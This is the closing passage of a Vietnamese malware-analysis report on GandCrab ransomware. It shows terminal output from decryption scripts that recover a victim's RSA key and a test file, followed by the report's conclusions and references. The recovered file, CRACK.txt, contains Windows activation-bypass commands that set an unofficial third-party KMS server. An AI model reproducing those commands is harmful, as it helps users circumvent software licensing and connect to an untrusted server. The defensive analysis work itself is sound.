PS D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6\test files> py
-3.7 "D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6\crappy-maste
r\scripts\decr_priv_user_rsa.py" "D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58
b8b66b1c756b8d6\test files\WRDKRV-MANUAL.txt" "D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038
b00f9811c8a58b8b66b1c756b8d6\test files\rsa_user_priv-WRDKRV"
[+] Priv key size: 1172
[+] Salsa key: c40d6b8a6a5a539ae8f746e6d35f957b6899ab5c2a7017ebe581dec09a4a483e
[+] Salsa nonce: diaebbb0a375c031
[+] Decrypting RSA private user key...
[+] RSA private key details:
[+] p = 0xd05a92ffbc3c0592007d8dbc6e2ecb68d9b6cf406c3818c5667a420dfd0539a134d95ea01379d9648480ac78d700fe8690911f5c57082
f92499e6e8f4ff670a8c0c2a726cb77ddd540fa62caa4bdb062c888a1cd480078e5a081cac17d996e0637c0523d0b1a87604d6d9d1ff6e5560c8700f
96f010b0905a1e0686d0cdd08f
[+] q = 0xcdf2216de9aa5fca1afb6790ca521048d8d258ad628e343c3c78203acaa3ee7aa241920bc7c99ba2a05f0dfba92b464e7ec359924af474
614edcfff86d5c4b7da1c4ede3f
[+] d = 0x8126a207c65a87847eac1489093a61f9f3123a980c3839fd7bc47df2bd35855b87ea4434c75b810001678166805f28e61ae24b1994e71
8a0db3a333847615c4cd01e3a6a1054118adf01ae267fa51ced14620272bfa18a4374848072045c3ba7552f6450f55808465f4d2277ffa53d1300480
cb4f376d659be6390a9c2158c94e33d61adcbc2a1492b10997220c2dabab5f3cabb0d4bd020ef0198a56b474edde09397c886bd20b1db6e3892fc91d
a025ae85b0dad4b420ecabd2c7ee19c57ae68b2243efac4f6d41f44fa53fb7d4978881c8251579c8c04108d2f520af2e523f57a0b736752e10ff6d
02f1e8f35fe068902f59679d6dfeed3a05d6dc55c9
[+] dp = 0x8a292585138b319e6958d85df52a6e93ee9abcbfd9833159e4e4795cd1455fbbb851d3df8e4aa48f7515e648933a038db3dba7d2119c4
9ff55760b9658cdf052d6cfdb0b8aacc79b1be56d113740d9f0074e230cfff0be11f53d9fd5b653012b768cccd3bd15b1c1e0df9fbd130654f342b69c
7fd85d18d8000a1d05d4fc4e99d
[+] dq = 0x524dd05a8986b5321438e46692e2c8c55a3575b25d32d8c55d6c1afbabf62ce55d4ca2c662984ef1cdc48591c4236c08ffcd1d8654c447
da7bdd25ad9adab59b5a80bca2011038f57fc08ea7ba2e656801a5b76fc5156a6e29d6d2276781c9def6b0010cfff7d94e4777d88f9c0ae88530f63
59f3153b900afc667eb81de10cf
[+] iq = 0x7c3f7253291f4b7f2bb0af707d158b2474565c3a623e712d073198f730d43eae2bcde3dee68a0e43d52c8fae78347a93ad0563c75f85
5133bb2d02caa672a7d9974f8c55bfc33de5b4e866026e61b4c7354be17a6bec3b8f6099a3525278f634b600d4f96d862735b789d7eeab635f27178
57b28424e652c91c87750bc87
[+] N = 0xa894fb814436910b9db2c26ec66be81e748f297ecf9fc43b031c31e1f4219fd261ed2295d74aef02223955d2c9267250e906d9f925be
dc438977cbfd99feab2b9921540d46d2a171711da066f02444b4e3b2e47cd32779f66fecdd3560d3c88b1967e68c731313e5c508fb9eee5d5012963f0
be53a0fb6a977955cd89cde285c4216b67d29ef2105f1995f655ab8602f445831dcf224cfcaede03f66cefaad79ed599392e3514a0c27bb3c420ac5f
b99d4f01ccc1f9cd09d9c79ebbb0aaf209b47e4ca4d177f86b5d7fff55f209687099e19330360021b27c4846751b02aad744d1272ce001cf878bc56627
23aedc9e2043038ec0d1d992d2fa85de6eea2e84531
[+] RSA private user key written to 'D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8
a58b8b66b1c756b8d6\test files\rsa_user_priv-WRDKRV'
PS D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6\test files>

```

Khi đã có Private Key tương ứng, tiến hành decrypt bằng tool **decr_file.py**

```

Windows PowerShell
PS D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6\test files> py
-3.7 "D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6\crappy-maste
r\scripts\decr_file.py" "D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c7
56b8d6\test files\rsa_user_priv-WRDKRV" "D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f98
11c8a58b8b66b1c756b8d6\test files\CRACK.txt.wrdkrv"
[+] Salsa20 key = 6899f183aa498e373eb5e3a13f94b23c78034258b6e2b4a209e41984266cabfe
[+] Salsa20 nonce = 18d8000b5068baa9
[+] Decrypting file...
[+] Decrypted file written to 'D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b
66b1c756b8d6\test files\CRACK.txt'.
PS D:\Capture The Flag\Malware\Gandcrab\017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6\test files>

```

Chạy thử file CRACK.txt:

 CRACK.txt - Notepad

File Edit Format View Help

1. Open CMD as Administrator

2. Paste the following commands into the Cmd: One by one, follow the order.

```
cscript slmgr.vbs /ipk "SERIAL NUMBER HERE"
```

Replace SERIAL NUMBER HER with any of these, according your Windows 10 installation type.

Home/Core	TX9XD-98N7V-6WMQ6-BX7FG-H8Q99
Home/Core (Country Specific)	PVMJN-6DFY6-9CCP6-7BKTT-D3WVR
Home/Core (Single Language)	7HNRX-D7KGG-3K4RQ-4WPJ4-YTDFH
Home/Core N	3KHY7-WNT83-DGQKR-F7HPR-844BM
Professional	W269N-WFGWX-YVC9B-4J6C9-T83GX
Professional N	MH37W-N47XK-V7XM9-C7227-GCQG9
Enterprise	NPPR9-FWDCX-D2C8J-H872K-2YT43
Enterprise N	DPH2V-TTNVB-4X9Q3-TJR4H-KHJW4
Education	NW6C2-QMPVW-D7KKK-3GKT6-VCFB2
Education N	2WH4N-8QGBV-H22JP-CT43Q-MDWWJ
Enterprise 2015 LTSB	WNMTR-4C88C-JK8YV-HQ7T2-76DF9
Enterprise 2015 LTSB N	2F77B-TNFGY-69QQF-B8YKP-D69TJ
Enterprise 2016 LTSB	DCPHK-NFMTG-H88MJ-PFHPY-QJ4BJ
Enterprise 2016 LTSB N	QFFDN-GRT3P-VKWWX-X7T3R-8B639

```
cscript slmgr.vbs /skms kms.lotro.cc
```

```
cscript slmgr.vbs /ato
```


Chương 4: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

4.1 Kết luận

Qua quá trình phân tích mã độc GandCrab cho thấy nhà phát triển mã độc không hề có dấu hiệu muốn dừng lại mà tiếp tục phát triển các phiên bản mới, cải tiến thuật toán mã hoá cũng như cơ chế mã hoá một cách liên tục, thậm chí hoàn toàn bổ sung thêm các kỹ thuật mới nhằm che giấu các API cũng như các strings, mục đích khiến cho việc phân tích trở nên khó khăn hơn

4.2 Hướng phát triển của đề án

Xây dựng hệ thống nhận diện các chủng mã độc mới bằng AI, nó được cập nhật theo thời gian thực với một lượng database khổng lồ được thu thập từ trước. Mục đích chính để nhằm đảm bảo các mã độc sẽ được phát hiện sớm nhất có thể, hạn chế được các nguy cơ xâm nhập vào các máy chủ của các doanh nghiệp lớn hoặc thậm chí là các cơ quan trực thuộc nhà nước, y tế.

Tham khảo chi tiết về giải pháp phòng chống mã độc của CyRadar EDR qua đường link:

<https://cyradar.com/2021/06/11/kham-pha-cong-nghe-chong-fileless-malware-cua-cyradar/>

TÀI LIỆU THAM KHẢO

- [1]<https://www.trendmicro.com/vinfo/us/security/definition/ransomware-as-a-service-raas>
- [2]<https://www.acronis.com/en-us/blog/posts/gandcrab/>
- [3]<https://e.vnexpress.net/news/news/new-ransomware-spreading-in-vietnam-nearly-4-000-computers-infected-3852960.html>
- [4]<https://filestore.fortinet.com/fortiguards/research/AVAR%20-%20The%20GandCrab%20Mentality.pdf>
- [5]<https://www.virustotal.com/gui/file/017b236bf38a1cf9a52fc0bdee2d5f23f038b00f9811c8a58b8b66b1c756b8d6>
- [6]<https://blog.malwarebytes.com/threat-analysis/2018/01/gandcrab-ransomware-distributed-by-rig-and-grandsoft-exploit-kits/>
- [7]<https://research.checkpoint.com/gandcrab-ransomware-mindset>
- [8] <https://www.pcrisk.com/removal-guides/13791-gandcrab-502-ransomware>
- [9]<https://whitehatlaldees.blogspot.com/2020/04/malware-analysis-and-reverse.html>

----- HẾT -----